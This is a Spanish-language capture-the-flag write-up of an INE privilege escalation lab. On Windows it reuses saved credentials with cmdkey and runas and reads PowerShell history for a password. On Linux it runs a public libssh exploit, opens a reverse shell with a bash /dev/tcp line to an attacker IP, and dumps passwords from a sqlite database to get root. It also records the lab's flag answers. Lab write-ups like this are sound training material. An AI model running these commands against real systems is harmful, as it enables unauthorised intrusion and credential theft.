~/write-ups/writeup-3cb7d93542-011ebf28
Privilege Escalation CTF 1
Imported from Notion: Privilege Escalation CTF 1
Pistas:
-
Task 1: Extract stored credentials from target1.ine.local
-
Task 2: Analyze system history on target1.ine.local to uncover sensitive data
-
Task 3: Exploit vulnerable services on target2.ine.local to gain a shell
-
Task 4: Extract database files on target2.ine.local to retrieve root credentials
Tenemos acceso al primer target, a si que vamos a buscar ahi directamente, abrimos powershell:
cmdkey /list
runas.exe /savecred /user:john cmd
Ahora vamos a buscar la flag:
dir C:\flag* /s /b /a 2>nul
FLAG 1: dfba5e5abb7b49518f84e54b7864c3d9
Vamos con la segunda pista, nos dice que busquemos en el historial:
type "%APPDATA%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
Vamos a hacer como antes:
runas.exe /user:administrator cmdE introducimos la password que previamente hemos obtenido.
Buscamos la flag:
dir C:\flag* /s /b /a 2>nul
FLAG 2: 75b488e35464457a86d6f0160636755c
Vamos con la pista 3, dice un servicio vulnerable, a si que vamos a lanzar un nmap
nmap -sSV -T4 -Pn 192.111.245.3
Vamos a buscar en searchsploit
searchsploit libssh 0.8
Tenemos un script python, vamos a descargarlo y modificarlo si es necesario:
searchsploit -m linux/remote/46307.py
Vemos en la funcion que debemos pasar IP, puerto y comando.
python3 46307.py target2.ine.local 22 whoami
Vamos a lanzarnos una revshell.
Primero, levantamos nc
nc -lvnp 4444Despues ejecutamos:
python3 46307.py target2.ine.local 22 '/bin/bash -i >& /dev/tcp/192.92.67.2/4444 0>&1'Cambia la IP.

Vamos a buscar la flag:
find / -name flag* 2>/dev/null
FLAG 3: ede0403dd2e94e1a848ed17f5f5dd9fb
La pista 4 habla sobre credenciales en bases de datos, vamos a buscar DBs:
find / -type f \( -iname "*.db" -o -iname "*.sqlite" -o -iname "*.sqlite3" -o -iname "*.sql" \) 2>/dev/null
Vemos una db bastante interesante en /home/webapp/database.db
Vamos a ver que hay:
sqlite3 /home/webapp/database.db '.tables'
sqlite3 /home/webapp/database.db '.schema'
Ahora vamos a volcar el contenido de la db:
sqlite3 /home/webapp/database.db 'SELECT id, username, password FROM users;'
Vamos a loguearnos como root
su rootE introducimos la password.
Una vez introducida no tenemos una shell interactiva, a si que:
/bin/bash -i -pY buscamos la ultima flag:
find / -name flag* 2>/dev/null
FLAG 4: 5ebf412ec3124502b6db4fc7804fecd0
- EOF -
<< back_to_index